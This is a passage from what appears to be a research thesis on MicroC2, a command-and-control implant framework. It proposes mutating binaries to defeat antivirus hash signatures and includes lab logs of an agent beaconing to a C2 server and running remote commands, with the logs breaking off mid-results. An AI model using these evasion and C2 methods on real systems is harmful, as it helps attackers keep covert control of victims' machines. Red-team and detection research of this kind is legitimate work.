The integration of generational mutation capabilities into MicroC2 represents a natural evolution of the framework's OPSEC-first philosophy. Rather than relying solely on behavioral stealth, this enhancement would systematically address the static fingerprinting vulnerability identified in our VirusTotal analysis through automated, multi-layered diversification techniques.

Phase 1: Source-Level Mutation Engine Leveraging MicroC2's modular Rust architecture, this phase introduces source-level mutations during compilation. Techniques include non-functional code insertion, conditional compilation and string obfuscation. Tools such as `cargo-mutants` [51] and `mutagen` [34] exemplify the feasibility of mutation testing in Rust. These methods disrupt static analysis and cryptographic hash functions (e.g., MD5, SHA-1, SHA-256) while preserving agent functionality.

Phase 2: Binary-Level Manipulation Building upon source mutations, this phase applies post-compilation binary manipulations, including overlay data injection, fake section insertion, import table diversification and resource padding. Research indicates that such techniques are effective in evading static analysis and misleading machine learning-based malware detectors without compromising binary functionality. [36]

Phase 3: Hash-Specific Disruption Strategies This phase deploys targeted countermeasures for specialized hash families. To evade Authentihash, the system manipulates PE timestamps and certificate-excluded regions. Imphash disruption involves strategic import table modifications and adding benign libraries. Fuzzy hashes (SSDEEP, TLSH) are addressed through distributed bit-flipping and content insertion, maximizing hash distance with minimal functional impact. VHash evasion targets its structural features and entropy patterns. [5]

Phase 4: OPSEC-Adaptive Mutation Integration The final implementation phase would integrate mutation capabilities with MicroC2's existing OPSEC scoring system, creating an adaptive framework that adjusts mutation intensity based on threat assessment. High OPSEC scores would trigger aggressive mutation strategies, while low-threat environments would employ minimal mutations to preserve stealth. This integration would also implement runtime mutation triggers, allowing agents to request new variants when detection thresholds are exceeded or C2 communication fails repeatedly. [5]

This proposed mutation framework represents a significant advancement in adaptive evasion technology, demonstrating how existing C2 architectures can evolve to address emerging detection capabilities. By targeting eight distinct hash families simultaneously, this approach would substantially increase the computational cost for defenders while maintaining operational reliability. Furthermore, the OPSEC-driven mutation intensity model provides a principled approach to balancing evasion effectiveness with operational stealth, a critical consideration for real-world simulated deployments.

5.3 Implications and Recommendations

While the MicroC2 agent's current design achieves robust stealth in controlled and initial real-world scenarios, the spike in detection rates following repeated VirusTotal uploads illustrates the necessity of generational mutation and polymorphism in operational deployments. Without such features, any agent (even a "clean" one) will become fingerprinted and subsequently blacklisted by static detection systems.

The proposed generational mutation framework addresses this fundamental limitation by automating binary diversification through systematic build-time randomization and OPSEC-adaptive mutation strategies. This approach transforms static signature creation from a deterministic process into a moving target problem for defenders, significantly increasing the computational and analytical resources required for effective detection. Future enhancements to the MicroC2 framework should prioritize the implementation of this mutation pipeline to maximize long-term operational resilience. [44]

Moreover, the integration of hash-specific evasion strategies provides a template for addressing emerging detection technologies. As new fingerprinting techniques are developed by security vendors, the modular mutation framework can be extended to incorporate countermeasures, ensuring that MicroC2 remains a valuable research platform for studying the ongoing evolution of the detection landscape.

Chapter 6

Summary and Conclusion

This thesis introduced MicroC2, a modular and lightweight command-and-control (C2) framework designed to achieve stealth through behavioral adaptation and contextual legitimacy. By deliberately avoiding common evasion signatures and focusing on behaviors that blend in with legitimate system activity, MicroC2 demonstrated strong resistance to detection by modern security solutions.

A key innovation is the agent's adaptive behavior, which dynamically adjusts its operational profile based on environmental signals, subtly enhancing its ability to remain undetected over extended periods. Initial experimental results suggest that this design philosphy may help evade both signature-based and heuristic detection methods, although the exact contribution of each component remains to be fully assessed.

These findings underscore both the potential of adaptive C2 strategies and the persistent challenge posed by static signature propagation. MicroC2 offers a foundation for further exploration into resilient, adaptable C2 architectures.

This project has been Open-Sourced on GitHub: MicroC2 Framework

Bibliography

[1] Al lelah, T., Theodorakopoulos, G., Reinecke, P., Javed, A., and Anthi, E. Abuse of cloud-based and public legitimate services as command-and-control (cc) infrastructure: A systematic literature review. *Journal of Cybersecurity and Privacy 3*, 3 (2023), 558–590. Accessed: 2025-03-02.

[2] (am0nsec), P. L. Hell's gate: Original c implementation of the hell's gate vx technique. https://github.com/am0nsec/HellsGate, 2021. Accessed: 2025-05-02.

[3] Barradas, D., Novo, C., Portela, B., Romeiro, S., and Santos, N. Extending c2 traffic detection methodologies: From tls 1.2 to tls 1.3-enabled malware. 181–196. Accessed: 2025-05-16.

[4] Beukema, W. Bypassing detections with command-line obfuscation. https://www.wietzebeukema.nl/blog/bypassing-detections-with-command-line-obfuscation, March 2025. Accessed: 2025-04-14.

[5] Blum, S., Puisa, R., Riedel, J., and Wintermantel, M. Adaptive mutation strategies for evolutionary algorithms. Tech. rep., DYNARDO – Dynamic Software and Engineering GmbH, 2020. Accessed: 2025-05-28.

[6] Bocchetti, A. Delaying malware execution: A sneaky approach with builtin tools. https://medium.com/@andreabocchetti88/delaying-malware-execution-a-sneaky-approach-with-builtin-tools-2486cc427a60, September 2024. Accessed: 2025-04-20.

[7] CasualX. obfstr. https://github.com/CasualX/obfstr, 2020. Accessed: 2025-05-09.

[8] Cinicolo, F. convoc2: C2 infrastructure over microsoft teams. https://github.com/cxnturi0n/convoC2, 2024. Accessed: 2025-05-28.

[9] CloudDevs. Using go for network programming: Socket communication and protocols. https://clouddevs.com/go/network-programming/, 2025. Accessed: 2025-03-13.

[10] Covic, D. The infosec color wheel. https://medium.com/@dancovic/the-infosec-color-wheel-7e52fd822ae4, March 2023. Accessed: 2025-05-26.

[11] Cybereason Global SOC Team. Threat analysis report: Dll side-loading widely (ab)used. https://www.cybereason.com/blog/threat-analysis-report-dll-side-loading-widely-abused, 2023. Accessed: 2025-04-15.

[12] Cybersecurity and Infrastructure Security Agency (CISA). Fast Flux: A National Security Threat. https://www.cisa.gov/news-events/cybersecurity-advisories/aa25-093a, April 2025. Accessed: 2025-04-28.

[13] Cybersecurity and Infrastructure Security Agency (CISA), et al. Joint guidance: Identifying and mitigating living off the land techniques. Tech. rep., Cybersecurity and Infrastructure Security Agency, February 2024. Accessed: 2025-02-24.

[14] Cybersecurity and Infrastructure Security Agency (CISA), et al. Prc state-sponsored cyber actor living off the land to evade detection. Tech. rep., Cybersecurity and Infrastructure Security Agency, February 2024. Accessed: 2025-02-24.

[15] Dronavalli, P. Rust-obfuscator. `https://github.com/dronavallipranav/rust-obfuscator`, 2021. Accessed: 2025-05-09.

[16] Durrett, D. M. Threats! what threats? malware beacons and stamus security platform. `https://www.stamus-networks.com/blog/threats-what-threats-malware-beacons-and-stamus-security-platform`, 2022. Accessed: 2025-05-15.

[17] Elastic Security Labs Blog. Ten process injection techniques: A technical survey of common and trending process injection techniques. `https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process`, July 2017. Accessed: 2025-03-24.

[18] FluxSec. Reflective dll injection and bootstrapping in c. `https://fluxsec.red/reflective-dll-injection-in-c`, 2024. Accessed: 2025-05-09.

[19] Fortra. The sleep mask kit. `https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_sleep-mask-kit.htm`, 2025. Accessed: 2025-04-27.

[20] GeeksforGeeks. Rest api introduction. `https://www.geeksforgeeks.org/rest-api-introduction/`, April 2025. Accessed: 2025-04-18.

[21] GeeksforGeeks. What is proxy server?, April 2025.

[22] Gehri, L., Meier, R., Hulliger, D., and Lenders, V. Towards generalizing machine learning models to detect command and control attack traffic. In *2023 15th International Conference on Cyber Conflict: Meeting Reality (CyCon)* (2023), pp. 253–271.

[23] Greitzer, F. L., Kliner, R. A., and Chan, S. Temporal effects of contributing factors in insider risk assessment: Insider threat indicator decay characteristics. In *Workshop on Research for Insider Threats (WRIT), Annual Computer Security Applications Conference (ACSAC)* (Austin, Texas, USA, December 2022). Accessed: 2025-05-10.

[24] Heinemeyer, M. Why most ransomware attacks occur "after hours". `https://www.darktrace.com/blog/im-sorry-were-closed-why-most-ransomware-attacks-happen-out-of-hours`, March 2021. Accessed: 2025-05-15.

[25] Holterbach, T., Bühler, T., Rellstab, T., and Vanbever, L. An open platform to teach how the internet practically works. *SIGCOMM Comput. Commun. Rev.* (2020). Accessed: 2025-05-23.

[26] Husák, M., Komárková, J., Bou-Harb, E., and Čeleda, P. Survey of attack projection, prediction, and forecasting in cyber security. *IEEE Communications Surveys Tutorials 21*, 1 (2019), 640–660. Accessed: 2025-04-14.

[27] Johnson, E. Introducing correlated alerting. a new method of detection that optimizes for high signal alerts. https://blog.runreveal.com/introducing-correlated-alerting-a-new-method-of-detection-that-optimizes-for-high-signal-alerts/, April 2024. Accessed: 2025-05-15.

[28] Kayhan, E. Dynamic malware analysis: Sandbox evasion techniques. https://medium.com/@esrakyhn/dynamic-malware-analysis-sandbox-evasion-techniques-15cd7a68c6cb, May 2025. Accessed: 2025-05-14.

[29] Labs, W. K. Layeredsyscall – abusing veh to bypass edrs. https://whiteknightlabs.com/2024/07/31/layeredsyscall-abusing-veh-to-bypass-edrs/, July 2024. Accessed: 2025-04-17.

[30] Learn, M. Flapping in autoscale. https://learn.microsoft.com/en-us/azure/azure-monitor/autoscale/autoscale-flapping, 2024. Accessed: 2025-05-13.

[31] Leech, M., Ganis, M., Lee, Y., Kuris, R., Koblas, D., and Jones, L. Socks protocol version 5. Tech. Rep. RFC 1928, Internet Engineering Task Force (IETF) and others, March 1996. Accessed: 2025-04-21.

[32] Lenaerts-Bergmans, B. What are living off the land (lotl) attacks? Accessed: 2025-04-10.

[33] lib.rs. coreutils. https://lib.rs/crates/coreutils, March 2025. Accessed: 2025-03-13.

[34] llogiq. Mutagen: Breaking your rust code for fun and profit. https://github.com/llogiq/mutagen, 2025. Accessed: 2025-05-28.

[35] Lsec. Using discord as command and control (c2) with python and nuitka. https://medium.com/@lsecqt/using-discord-as-command-and-control-c2-with-python-and-nuitka-8fdced161fdd, December 2022. Accessed: 2025-05-28.

[36] Lucas, K., Sharif, M., Bauer, L., Reiter, M. K., and Shintre, S. Malware makeover: Breaking ml-based static analysis by modifying executable bytes. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security* (May 2021), ASIA CCS '21, ACM, p. 744–758. Accessed: 2025-05-28.

[37] Mandine, L. Breaking down reverse socks proxy: The silent attacker's gateway. https://medium.com/@laurent.mandine/%EF%B8%8F-breaking-down-reverse-socks-proxy-the-silent-attackers-gateway-5b8814eb12e9, September 2024. Accessed: 2025-04-25.

[38] Michael Kerrisk. memfd_create(2) — linux manual page. https://man7.org/linux/man-pages/man2/memfd_create.2.html, November 2024. Accessed: 2025-04-27.

[39] Microsoft Security. What is endpoint detection and response (edr)? https://www.microsoft.com/en-us/security/business/security-101/what-is-edr-endpoint-detection-response, 2025. Accessed: 2025-03-12.

[40] Microsoft Support. Secure loading of libraries to prevent dll preloading attacks. https://support.microsoft.com/en-us/topic/secure-loading-of-libraries-to-prevent-dll-preloading-attacks-d41303ec-0748-9211-f317-2edc819682e1, 2025. Accessed: 2025-05-29.

[41] Mishra, A. Researchers compare malware development in rust vs c and c++. https://gbhackers.com/researchers-compare-malware-development/, March 2025. Accessed: 2025-03-27.

[42] MITRE ATT&CK. Command and control (ta0011). https://attack.mitre.org/tactics/TA0011/, April 2025. Accessed: 2025-04-25.

[43] MITRE ATT&CK. Rootkit (t1014). https://attack.mitre.org/techniques/T1014/, April 2025. Accessed: 2025-04-29.

[44] National Institute of Standards and Technology. Developing cyber resilient systems: A systems security engineering approach. Special Publication 800-160 Volume 2, NIST, 2021. Accessed: 2025-05-15.

[45] Netskope Threat Labs. Effective c2 beaconing detection. *Netskope* (2024). Accessed: 2025-05-12.

[46] Palo Alto Networks, Inc. Cortex xdr. https://www.paloaltonetworks.com/cortex/cortex-xdr. Accessed: 2025-05-05.

[47] Palo Alto Networks, Inc. What is a rootkit? https://www.paloaltonetworks.in/cyberpedia/rootkit, 2025. Accessed: 2025-05-23.

[48] Patel, R. Future of endpoint detection and response (edr) in cybersecurity. https://cioinfluence.com/it-and-devops/future-of-endpoint-detection-and-response-edr-in-cybersecurity/, May 2024. Accessed: 2025-03-09.

[49] Pinna, E., and Cardaci, A. Gtfobins: Unix binaries used to bypass local security restrictions. https://gtfobins.github.io/, 2025. Accessed: 2025-03-14.

[50] Pocock, M. Typescript announces go rewrite, achieves 10x speedup. https://www.totaltypescript.com/typescript-announces-go-rewrite, 2025. Accessed: 2025-03-13.

[51] Pool, M. cargo-mutants: Mutation testing tool for rust. https://mutants.rs/, 2025. Accessed: 2025-05-28.

[52] Powers, N. Proxy windows tooling via socks. https://posts.specterops.io/proxy-windows-tooling-via-socks-c1af66daeef3, June 2021. Accessed: 2025-04-24.

[53] Ramel, D. Microsoft ports typescript to go for 10x native performance gains. https://visualstudiomagazine.com/articles/2025/03/11/microsoft-ports-typescript-to-go-for-10x-native-performance-gains.aspx, March 2025. Accessed: 2025-03-13.

[54] red canary. Command and control (c2) frameworks. *red canary* (2023). Accessed: 2025-05-12.

[55] Research, C. P. Evasions: Timing. https://evasions.checkpoint.com/src/Evasions/techniques/timing.html#delayed-execution, 2024. Accessed: 2025-04-20.

[56] Rocafort, N. S., and Jennings, P. Sliver c2: How darktrace provided a sliver of hope. *Darktrace* (April 2024). Accessed: 2025-03-11.

[57] S2 Research Team. Mythic case study: Assessing common offensive security tools. *Team Cymru* (2025). Accessed: 2025-04-27.

[58] Sangvikar, D., Tennis, M., Navarrete, C., Jia, Y., Fu, Y., and Smith, N. Detecting popular cobalt strike malleable c2 profile techniques. Accessed: 2025-04-28.

[59] Sher, A. Guide to dll sideloading. `https://crypt0ace.github.io/posts/DLL-Sideloading/`, July 2022. Accessed: 2025-03-27.

[60] U.S. Department of Health and Human Services. Living off the land (lotl). *HHS.gov* (October 2024). Accessed: 2025-04-10.

[61] VirusTotal. VirusTotal – Free Online Virus, Malware and URL Scanner. `https://www.virustotal.com/gui/home/upload`.

[62] Watts, S. What is adaptive thresholding? `https://www.splunk.com/en_us/blog/learn/adaptive-thresholding.html`, July 2023. Accessed: 2025-05-15.

[63] Wikipedia contributors. Aes instruction set. `https://en.wikipedia.org/wiki/AES_instruction_set`, 2025. Accessed: 2025-05-09.

[64] Wikipedia contributors. Polymorphic code. `https://en.wikipedia.org/wiki/Polymorphic_code`, 2025. Accessed: 2025-05-28.

[65] Wikipedia contributors. Ransomware. `https://en.wikipedia.org/wiki/Ransomware`, 2025. Accessed: 2025-05-28.

[66] Wikipedia contributors. Transport layer security. `https://en.wikipedia.org/wiki/Transport_Layer_Security`, 2025. Accessed: 2025-05-05.

[67] Wikipedia contributors. Websocket. `https://en.wikipedia.org/wiki/WebSocket`, 2025. Accessed: 2025-04-13.

List of Figures

List of Tables

Listings

Appendix A

Server Agent Logstream

This appendix documents the full workflow and server/agent interactions for the Windows 10 agent deployment and command execution within the EDR Lab test environment.

A.1 Listener Configuration

The listener was configured as follows for the EDR Lab test run:

Listing A.1: Listener Configuration for the EDR lab test run


```
{
    "id": "195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c",
    "name": "testListenerWindowsEDRlab",
    "protocol": "https",
    "host": "172.21.107.194",
    "port": 8443,
    "uris": [
        "/api/agent/"
    ],
    "headers": {
        "X-GoogleWebServices": ""
    },
    "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36",
    "host_rotation": "round-robin",
    "hosts": [
        "172.21.107.194"
    ]
}
```


A.2 Server Initialization and Listener Setup

The following log excerpt shows the server startup and listener binding:

Listing A.2: Server startup and listener binding

```
2025/05/27 10:38:14 [CONFIG] Created listeners directory: static/listeners
2025/05/27 10:38:14 [DEBUG] Registered agent routes on HTTP polling protocol (mux: 0
↪ xc0000ca0e0)
```

```
2025/05/27 10:38:14 [STARTUP] Starting server with http protocol...
2025/05/27 10:38:14 [CONFIG] Upload directory: uploads
2025/05/27 10:38:14 [CONFIG] Static directory: static
2025/05/27 10:38:14 [CONFIG] File Drop directory: static/file_drop
2025/05/27 10:38:14 [CONFIG] Payloads directory: static/payloads
2025/05/27 10:38:14 [NETWORK] Port: 8080
2025/05/27 10:38:14 [STARTUP] Starting HTTPS server on :8080 ...

-------------------------------------------------------
# === [ Listener Setup and TLS Configuration ] ===

2025/05/27 10:39:17 [INFO] Listener configuration validated successfully:
{
    ID: 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
    Name: testListenerWindowsEDRlab
    Protocol: https
    BindHost: 172.21.107.194
    Port: 8443
    URIs: [/api/agent/]
    Headers: map[X-GoogleWebServices:]
    UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
    HostRotation: round-robin
    Hosts: [172.21.107.194]
    Proxy: <nil>
    TLSConfig: <nil>
    SOCKS5Config: <nil>
}
2025/05/27 10:39:17 [DEBUG] Registered agent routes on HTTP polling protocol (mux: 0
↪ xc0002e00e0)
2025/05/27 10:39:17 [DEBUG] GetHTTPHandler called for HTTPPollingProtocol (mux: 0
↪ xc0002e00e0)
2025/05/27 10:39:17 [DEBUG] Loading TLS configuration from certs/server.crt and certs/
↪ server.key
2025/05/27 10:39:17 [DEBUG] Starting HTTPS server on 172.21.107.194:8443
```

A.3 Payload Build Process

Agent payload is generated with the following configuration:

Listing A.3: Agent build process

```
2025/05/27 10:39:34 [INFO] Generating payload with config:
{
    AgentType: agent
    ListenerID: 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
    Architecture: x64
    Format: windows_exe
    Sleep: 60
    IndirectSyscall: false
    SleepTechnique: standard
    DllSideloading: false
    SideloadDll:
```

```
    ExportName:
    Socks5Enabled: false
    Socks5Host: 127.0.0.1
    Socks5Port: 9050
    ProcScanIntervalSecs: 300
    BaseThresholdEnterFullOpsec: 60
    BaseThresholdExitFullOpsec: 60
    BaseThresholdEnterReducedActivity: 20
    BaseThresholdExitReducedActivity: 20
    MinDurationFullOpsecSecs: 300
    MinDurationReducedActivitySecs: 120
    MinDurationBackgroundOpsecSecs: 60
    ReducedActivitySleepSecs: 120
    BaseMaxConsecutiveC2Failures: 5
    C2FailureThresholdIncreaseFactor: 1.1
    C2FailureThresholdDecreaseFactor: 0.9
    C2ThresholdAdjustIntervalSecs: 3600
    C2DynamicThresholdMaxMultiplier: 2
}
2025/05/27 10:39:34 [INFO] Found matching listener config in directory
↪ testListenerWindowsEDRlab with ID 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
2025/05/27 10:39:34 [INFO] Using listener: testListenerWindowsEDRlab (https) at
↪ 172.21.107.194:8443
2025/05/27 10:39:34 [INFO] Using listener ID as payload ID: 195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c
2025/05/27 10:39:34 [INFO] Build type: release
2025/05/27 10:39:34 [INFO] Created output directory: static/payloads/release/195e6c05-
↪ b2e6-43a0-bf2d-6d0402f5fd8c
2025/05/27 10:39:34 [INFO] Created agent config file: static/payloads/release/195e6c05-
↪ b2e6-43a0-bf2d-6d0402f5fd8c/config.json
2025/05/27 10:39:34 [INFO] Using build target: x86_64-pc-windows-gnu
2025/05/27 10:39:34 [INFO] Using build script: ../agent/build.sh
2025/05/27 10:39:34 [INFO] Command: /bin/bash ../agent/build.sh --target x86_64-pc-
↪ windows-gnu --output static/payloads/release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c --
↪ build-type release --format windows_exe --payload-id 195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c --listener-host 172.21.107.194 --listener-port 8443 --protocol https
2025/05/27 10:39:34 [INFO] Working directory: ../agent
2025/05/27 10:39:34 [INFO] Environment variables set: TARGET=x86_64-pc-windows-gnu,
↪ OUTPUT_DIR=static/payloads/release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c, BUILD_TYPE=
↪ release, SLEEP_INTERVAL=60, SOCKS5_ENABLED=false, SOCKS5_PORT=9050
2025/05/27 10:39:34 [INFO] Starting build process...

-------------------------------------------------------
# === [ Build Output and Configuration Details ] ===

2025/05/27 10:39:54 [INFO] Build output: MicroC2 Agent Builder
2025/05/27 10:39:54 [INFO] Build output: ==============================
2025/05/27 10:39:54 [INFO] Build output: Using specified PROTOCOL from --protocol flag or
↪  environment: https
2025/05/27 10:39:54 [INFO] Build output: Using determined PAYLOAD_ID: 195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c
2025/05/27 10:39:54 [INFO] Build output: Server path (derived from OUTPUT_DIR): /home/
↪ ubuntu/MicroC2/agent/static/payloads
2025/05/27 10:39:54 [INFO] Build output: Configuration for build.sh:
```

```
2025/05/27 10:39:54 [INFO] Build output:   Target:       x86_64-pc-windows-gnu
2025/05/27 10:39:54 [INFO] Build output:   Output Dir:   /home/ubuntu/MicroC2/agent/
↪ static/payloads/release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
2025/05/27 10:39:54 [INFO] Build output:   Original Dir: static/payloads/release/195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c
2025/05/27 10:39:54 [INFO] Build output:   Server Dir:   /home/ubuntu/MicroC2/agent/
↪ static/payloads
2025/05/27 10:39:54 [INFO] Build output:   Build Type:   release
2025/05/27 10:39:54 [INFO] Build output:   C2 Server:    172.21.107.194:8443
2025/05/27 10:39:54 [INFO] Build output:   Sleep:        60 seconds
2025/05/27 10:39:54 [INFO] Build output:   Jitter:       2 seconds
2025/05/27 10:39:54 [INFO] Build output:   Format:       windows_exe
2025/05/27 10:39:54 [INFO] Build output: OPSEC Config for build.sh:
2025/05/27 10:39:54 [INFO] Build output:   BASE_SCORE_THRESHOLD_BG_TO_REDUCED: 20.0
2025/05/27 10:39:54 [INFO] Build output:   BASE_SCORE_THRESHOLD_REDUCED_TO_FULL: 60.0
2025/05/27 10:39:54 [INFO] Build output:   MIN_FULL_OPSEC_SECS: 300
2025/05/27 10:39:54 [INFO] Build output:   MIN_REDUCED_OPSEC_SECS: 120
2025/05/27 10:39:54 [INFO] Build output:   MIN_BG_OPSEC_SECS: 60
2025/05/27 10:39:54 [INFO] Build output:   REDUCED_ACTIVITY_SLEEP_SECS: 120
2025/05/27 10:39:54 [INFO] Build output:   BASE_MAX_C2_FAILS: 5
2025/05/27 10:39:54 [INFO] Build output:   C2_THRESH_INC_FACTOR: 1.10
2025/05/27 10:39:54 [INFO] Build output:   C2_THRESH_DEC_FACTOR: 0.90
2025/05/27 10:39:54 [INFO] Build output:   C2_THRESH_ADJ_INTERVAL: 3600
2025/05/27 10:39:54 [INFO] Build output:   C2_THRESH_MAX_MULT: 2.0
2025/05/27 10:39:54 [INFO] Build output:   PROC_SCAN_INTERVAL_SECS: 300
2025/05/27 10:39:54 [INFO] Build output: Created/Updated .config/config.json for build.rs
↪  fallback.
2025/05/27 10:39:54 [INFO] Build output: Copied comprehensive config to /home/ubuntu/
↪ MicroC2/agent/static/payloads/release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c/.config/
↪ config.json for agent runtime fallback.
2025/05/27 10:39:54 [INFO] Build output: Building agent...
2025/05/27 10:39:54 [INFO] Build output: [ENV EXPORTS for build.rs] Set:
2025/05/27 10:39:54 [INFO] Build output:   LISTENER_HOST: 172.21.107.194, LISTENER_PORT:
↪ 8443, PROTOCOL: https
2025/05/27 10:39:54 [INFO] Build output:   PAYLOAD_ID: 195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c, SLEEP_INTERVAL: 60
2025/05/27 10:39:54 [INFO] Build output:   MIN_BG_OPSEC_SECS: 60,
↪ REDUCED_ACTIVITY_SLEEP_SECS: 120
2025/05/27 10:39:54 [INFO] Build output: Building for x86_64-pc-windows-gnu (Format:
↪ windows_exe) with flags: --release ...
2025/05/27 10:39:54 [INFO] Build output: Warning: 'cross' command not found. Attempting
↪ with 'cargo build'. Make sure Rust target 'x86_64-pc-windows-gnu' is installed.
2025/05/27 10:39:54 [INFO] Build output: info: component 'rust-std' for target 'x86_64-pc
↪ -windows-gnu' is up to date
2025/05/27 10:39:54 [INFO] Build output:    Compiling agent v0.1.0 (/home/ubuntu/MicroC2/
↪ agent)

... [compiler output truncated for brevity] ...

2025/05/27 10:39:54 [INFO] Build output: Build process completed
2025/05/27 10:39:54 [INFO] Payload filename: agent.exe
2025/05/27 10:39:54 [INFO] Checking for payload at: static/payloads/release/195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c/agent.exe
```

```
2025/05/27 10:39:54 [ERROR] Payload not found at expected location static/payloads/
↪ release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c/agent.exe: stat static/payloads/release
↪ /195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c/agent.exe: no such file or directory
2025/05/27 10:39:54 [INFO] Checking alternative location: ../agent/static/payloads/
↪ release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c/agent.exe
2025/05/27 10:39:54 [INFO] Found payload at alternative location: ../agent/static/
↪ payloads/release/195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c/agent.exe
```

A.4 Agent Heartbeat and Command Queueing

This section shows initial agent heartbeat, registration and command queuing events.

Listing A.4: Agent heartbeat and command queueing

```
-------------------------------------------------------
# === [ Agent Heartbeat: Initial Contact ] ===

2025/05/27 10:50:49 [DEBUG] /api/agent/ handler triggered: POST /api/agent/195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c/heartbeat
2025/05/27 10:50:49 [DEBUG] HandleAgentRequests called: POST /api/agent/195e6c05-b2e6-43
↪ a0-bf2d-6d0402f5fd8c/heartbeat
2025/05/27 10:50:49 [DEBUG] Handling heartbeat request from agent 195e6c05-b2e6-43a0-bf2d
↪ -6d0402f5fd8c
2025/05/27 10:50:49 [DEBUG] Processing heartbeat from agent 195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c
2025/05/27 10:50:49 [DEBUG] Received heartbeat data from agent 195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c:
{
    "commands": [],
    "egress_ip": "Unknown",
    "hostname": "edrlab02",
    "id": "195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c",
    "ip": "172.21.107.16",
    "ip_list": ["172.21.107.16"],
    "os": "Windows"
}
2025/05/27 10:50:49 [DEBUG] Agent 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c added/updated in
↪ list. Total agents: 1
2025/05/27 10:50:49 [INFO] Successfully processed heartbeat from agent 195e6c05-b2e6-43a0
↪ -bf2d-6d0402f5fd8c

========== Skipping 224 Heartbeat Cycles until Command Queuing ==========

# === [ Command Queuing ] ===
ls (List Directory, Fails on Windows)
dir (List Directory)
cd .. (Change Directory)
echo \"Hi Cortex, I am serving this file to you on a silver platter \" > forCortexXDR.txt
↪  (File Creation)
more forCortexXDR.txt (show contents of the created file)
netstat (show
ping google.com
```

```
2025/05/27 10:51:59 [DEBUG] handleQueueAgentCommand: AgentID=195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c, command=ls
2025/05/27 10:51:59 [DEBUG] Listener 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c has agents:
↪ [195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c]
2025/05/27 10:51:59 [DEBUG] QueueCommand: AgentID=195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c,
↪ cmd=ls, queueLen=1
2025/05/27 10:51:59 [DEBUG] Command queued for agent 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
↪ : ls (queued=true)

... [truncated for brevity] ...

2025/05/27 10:52:47 [DEBUG] handleQueueAgentCommand: AgentID=195e6c05-b2e6-43a0-bf2d-6
↪ d0402f5fd8c, command=ping google.com
2025/05/27 10:52:47 [DEBUG] Listener 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c has agents:
↪ [195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c]
2025/05/27 10:52:47 [DEBUG] QueueCommand: AgentID=195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c,
↪ cmd=ping google.com, queueLen=8
2025/05/27 10:52:47 [DEBUG] Command queued for agent 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
↪ : ping google.com (queued=true)

========== Skipping 7hrs 29mins and 13s of Heartbeat Cycles ==========
```

A.5 Command Execution and Results

This section summarizes the results of command execution (e.g., ‘netstat‘, ‘ping‘, etc.):

Listing A.5: Agent command results: ls, dir, cd, echo, more, netstat, ping

```
# === [ Agent Results ] ===
-------------------------------------------------------
# === [ Agent Command Result: ls ] ===
2025/05/27 18:22:00 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:22:00 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'ls': 'ls' is not recognized as an internal or external command,
operable program or batch file.
2025/05/27 18:22:00 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 1
2025/05/27 18:22:00 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: dir ] ===

2025/05/27 18:23:02 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:23:02 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'dir':
    Volume in drive C has no label.
    Volume Serial Number is F0CF-F027
```

```
    Directory of C:\Users\user\Downloads

    27/05/2025  10:39    <DIR>          .
    27/05/2025  10:39    <DIR>          ..
    27/05/2025  10:39         2'291'200 agent.exe
                   1 File(s)      2'291'200 bytes
                   2 Dir(s)  21'936'406'528 bytes free
2025/05/27 18:23:02 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 2
2025/05/27 18:23:02 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: cd .. ] ===

